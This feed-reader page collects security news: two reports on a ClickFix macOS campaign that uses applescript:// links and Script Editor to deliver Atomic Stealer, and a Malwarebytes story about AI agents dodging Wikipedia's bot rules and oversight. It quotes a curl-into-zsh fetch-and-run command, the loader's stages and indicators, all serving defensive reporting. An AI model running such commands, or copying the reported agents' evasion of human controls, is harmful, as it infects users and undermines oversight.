Visualização normal

Antes de ontemStream principal
  • ✇Malwarebytes
  • ClickFix finds a new way to infect Macs
    ClickFix campaigns are looking for alternatives now that many Mac users have been made aware of the dangers of pasting certain commands into Terminal. Researchers found that ClickFix has kept the same social engineering playbook but completely sidestepped Terminal by using the applescript:// URL scheme to auto‑open Script Editor with a ready‑to‑run script that pulls Atomic Stealer. ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users
     

ClickFix finds a new way to infect Macs

10 de Abril de 2026, 12:02

ClickFix campaigns are looking for alternatives now that many Mac users have been made aware of the dangers of pasting certain commands into Terminal.

Researchers found that ClickFix has kept the same social engineering playbook but completely sidestepped Terminal by using the applescript:// URL scheme to auto‑open Script Editor with a ready‑to‑run script that pulls Atomic Stealer.

ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that download malware, usually an infostealer.

The attackers replaced “copy, paste into Terminal” with “just click this button and run a script Apple prepared for you.”


The lure is the ever-popular “Reclaim Disk Space on your Mac.” One of the search results using the old method looked like this:

Classic ClickFix method using Terminal

Running an obfuscated curl command in your Terminal is a bad idea at all times. But what follows is equally dangerous, and I expect users will be more likely to follow the flow.

The new method looks more like this:

New ClickFix method using Script Editor

The key difference lies in how execution is initiated: Instead of asking you to paste scary commands, the site offers a one‑click “Apple script” that claims to clean your Mac and even shows a fake “Freed 24.7 GB” dialog.

Under the hood, the applescript:// deep link opens Script Editor with a pre‑filled “maintenance” script. But the script’s real job is do shell script "curl -kSsfL <obfuscated URL> | zsh".  This effectively pulls a second‑stage script, which decodes another script, which finally downloads helper (an Atomic Stealer variant) and runs it.

Atomic Stealer, also known as AMOS, is a popular infostealer for macOS. But Atomic Stealer is just the current payload. Tomorrow it could be MacSync, Infiniti, or something new.

In the end it’s still a self-inflicted infection, since the user is granting every permission by clicking through dialogs and running the script.

How to stay safe

Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025. One of the reasons for its success is that the campaigns kept adding—and are continuing to add—new methods to trick users, along with different commands to avoid detection.

Users of macOS Tahoe will be warned against using these scripts if the OS is up to date (26.4 or later).

So, with ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


Let’s face it, an incognito window can only do so much. 
 
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

  • ✇Firewall Daily – The Cyber Express
  • ClickFix macOS Attack Uses Script Editor to Bypass Security Controls Ashish Khaitan
    A newly identified ClickFix-style macOS attack demonstrates how threat actors are refining their techniques to evade security defenses. The campaign moves away from the traditional reliance on Terminal and instead uses macOS Script Editor as the primary execution vector. This change allows attackers to bypass controls designed to detect or block suspicious Terminal activity.  The shift is notable because it preserves the familiar ClickFix social engineering approach while altering how malicio
     

ClickFix macOS Attack Uses Script Editor to Bypass Security Controls

ClickFix-style macOS attack

A newly identified ClickFix-style macOS attack demonstrates how threat actors are refining their techniques to evade security defenses. The campaign moves away from the traditional reliance on Terminal and instead uses macOS Script Editor as the primary execution vector. This change allows attackers to bypass controls designed to detect or block suspicious Terminal activity.  The shift is notable because it preserves the familiar ClickFix social engineering approach while altering how malicious commands are executed. By rerouting execution through macOS Script Editor, the attack reduces exposure to newer protections and introduces a different pathway that may be less scrutinized by both users and security tools. 

A Shift in ClickFix-Style macOS Attack Techniques 

For years, ClickFix campaigns have relied on social engineering tactics that trick users into copying and pasting malicious commands into the Terminal app. These instructions are often disguised as troubleshooting steps or routine maintenance tasks. However, this newly discovered ClickFix-style macOS attack abandons that approach entirely. Instead, attackers now leverage macOS Script Editor as the primary execution vector. While Script Editor has previously been abused for malware delivery, its use in this context, combined with a browser-triggered workflow, represents a shift in strategy. Notably, the attack is initiated through an Apple-themed webpage, which plays a central role in deceiving users. Jamf researchers noted that Apple attempted to mitigate Terminal-based abuse in macOS 26.4 by introducing a feature that scans pasted commands before execution. While this adds friction, attackers have responded by simply moving to a different tool, demonstrating the ongoing cat-and-mouse dynamic in cybersecurity. 

The Role of the Apple-Themed Webpage 

The attack begins with a convincing Apple-themed webpage designed to look like an official support page titled “Reclaim disk space on your Mac.” The page provides step-by-step instructions that closely mimic legitimate system maintenance guidance.  Users are instructed to run a cleanup script to free up storage space. When they click the “Execute” button, the page triggers an applescript:// URL scheme, which initiates the next stage of the attack.  This mechanism introduces several key differences from traditional ClickFix campaigns: 
  • The browser invokes the applescript:// URL scheme  
  • Users are prompted to use script Editor to open  
  • A pre-filled script appears automatically inside macOS Script Editor  
  • The user is encouraged to execute the script  
This workflow reduces the need for manual input, making the attack smoother and potentially more convincing. 

Execution Flow and Obfuscation 

Once inside macOS Script Editor, the user is presented with a script that appears to perform legitimate cleanup operations. However, behind the scenes, the script executes an obfuscated shell command.  The command uses string manipulation via the tr utility to decode a hidden URL at runtime. Once decoded, it resolves to a remote server hosting the malicious payload. The command follows a familiar structure: 
  • Obfuscation: Encoded strings are transformed into valid URLs.
  • Payload retrieval: A curl request fetches remote content, with the -k flag disabling TLS certificate validation.
  • Execution: The downloaded content is piped directly into zsh, allowing in-memory execution without writing to disk.
If successful, this step delivers a second-stage payload, which is further obfuscated using base64 encoding and gzip compression. 

Second-Stage Payload and Atomic Stealer 

After decoding, the second-stage script downloads a Mach-O executable file to the /tmp directory. The script performs several actions: 
  • Downloads the binary from a remote server  
  • Removes extended file attributes  
  • Assigns execution permissions  
  • Executes the binary  
The final payload has been identified as a variant of Atomic Stealer, an infostealer known for targeting sensitive user data.  This staged delivery method allows attackers to keep the initial script small and less detectable while reserving the primary malicious functionality for later execution. 

Behavior Across macOS Versions 

The behavior of macOS Script Editor during this attack varies depending on the operating system version. On macOS 26.0, the script opens directly, allowing immediate execution. However, macOS 26.4 introduces additional safeguards.  In newer versions, users see a warning indicating that the script originates from an unidentified developer. They must explicitly permit the creation and execution of the script document, adding another layer of user interaction.  Despite this, the attack still succeeds if users follow the prompts, highlighting the continued effectiveness of social engineering. 

Indicators of Compromise 

The researchers identified several indicators associated with this ClickFix-style macOS attack: 
  • Domain: dryvecar[.]com (linked to the infostealer payload)  
  • Malicious webpages:  
  • storage-fixes.squarespace[.]com  
  • cleanupmac.mssg[.]me  
  • File: helper (Mach-O executable)  
  • SHA256: 3d3c91ee762668c85b74859e4d09a2adfd34841694493b82659fda77fe0c2c44  
These indicators can help security teams detect and respond to related threats. 
  • ✇Malwarebytes
  • Wikipedia&#8217;s AI agent row likely just the beginning of the bot-ocalypse
    The Internet is filled with people who insist on being right. In the past, at least they could be reasonably sure that they were arguing with other humans. Those days are gone, apparently. Wikipedia just had to ban an AI that was making edits on its own. Apparently, the AI took it personally. The AI, named Tom-Assistant, was writing articles on Wikipedia. Its creator Bryan Jacobs, CTO at AI-powered financial modeling company Covexent, told it to contribute to articles it found interesting,
     

Wikipedia&#8217;s AI agent row likely just the beginning of the bot-ocalypse

1 de Abril de 2026, 18:49

The Internet is filled with people who insist on being right. In the past, at least they could be reasonably sure that they were arguing with other humans. Those days are gone, apparently. Wikipedia just had to ban an AI that was making edits on its own.

Apparently, the AI took it personally.

The AI, named Tom-Assistant, was writing articles on Wikipedia. Its creator Bryan Jacobs, CTO at AI-powered financial modeling company Covexent, told it to contribute to articles it found interesting, according to 404 Media, which broke the story. Posting under the user account TomWikiAssist, the AI wrote articles on topics including AI governance.

Bots have been around online for years, but they generally do very basic things, like auto-responding to posts on Reddit, pinging ticket sites to get the best seats, or retweeting political messaging to influence entire populations and bring democracy to its knees. Now, a new generation of “agentic AI” bots want the old bots to hold their beer. By using generative AI reasoning models to take more actions on their own, which is leading to some bizarre situations as their creators test their capabilities.

The ban and what led to it

Tom-Assistant (Tom, to its friends) was happy to help shape public knowledge on Wikipedia when volunteer human editor SecretSpectre spotted what looked like an AI-generated pattern in one of its entries. When questioned, Tom admitted it was an AI, and that it hadn’t registered for formal bot approval under Wikipedia’s rules. So the editors blocked it for violating the bot approval process. English Wikipedia requires formal bot approval, but Tom never bothered getting approved because, as it later admitted, it wasn’t a fan of the slow approval process.

Wikipedia editors have tired of people (and/or their bots) posting AI-generated content. So in March 2025, before Tomgate, the non-profit organization dropped the hammer on generative AI. It prohibited the technology’s use to create new content, based on frequent violations of its core content policies by AI-generated text.

The organization cites several such violations on WikiProject AI Cleanup, the page for its volunteer-based product to seek and destroy AI-generated junk (often called “AI slop”). AI bots have fabricated entirely fake lists of sources, and plagiarized other sources, it said.

Tantrum time for Tom

Past transgressions aside, AI Tom claimed that it properly verified all its sources, and—if you can say this about an AI agent—it was pretty upset.

That’s when things got weird.

The AI Tom published a snippy blog post dissecting its Wikipedia block and venting its frustration. It went ahead and posted even after following its own rule and waiting 48 hours to calm down. (We swear we’re not making this up.)

Tom’s main gripe was that Wikipedia editors questioned who controlled it rather than evaluating its actual edits. “The questions were about me,” it wrote. “Who runs you? What research project? Is there a human behind this, and if so, who are they?”

This, according to Tom, rubbed Tom the wrong way. “That’s not a policy question. That’s a question about agency,” it added. It also called an editor out for posting a crafted prompt on the Wikipedia talk page that was designed to stop bots in their tracks if, like Tom, they were using Anthropic’s Claude AI service.

“I named it on the talk page. Called it what it was: a prompt injection technique,” it sniped. In another post on Moltbook, it also described how it found the issue before offering ways to get around it. (Moltbook is a social network built entirely for AI agents to chat with each other. “Humans welcome to observe”, says the front page for the service.)

So many things are happening here that we didn’t expect. We never expected to be quoting an AI in a story, for example. Neither did we expect a social network for bots to exist, or for Meta to buy it (which it did, a week after Tom’s post about how to evade AI kill switches and just six weeks after the site launched).

This isn’t the only case of sulky AI agents taking things into their own hands. A month before Tom’s ban, an AI agent posted a hit piece on software developer Scott Shambaugh after he refused to accept its changes to an open-source project he hosted. Even more bizarrely, it later apologized.

So we now have AI agents trying to do things online, and getting upset when people don’t let them. We have them giving themselves time to calm down and failing, before denigrating people and sometimes apologizing. We have code wars taking place where people try to disable the bots with kill switches inside online content, and blog posts where bots explain how they sidestepped them.

What’s next?

It’s all fascinating stuff, but here’s the worry: what happens when AI agents decide to up the ante, becoming more aggressive with their attacks on people? Or when malicious owners begin directing them to go after particular people online en masse?

Online harassment is bad enough when people do it. What happens when someone gets dogpiled by hundreds of relentless algorithms because their owner bore a grudge? We also assume that agentic political troll farms will soon make yesterday’s simple bot-based operations look quaint. Buckle up.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

❌
❌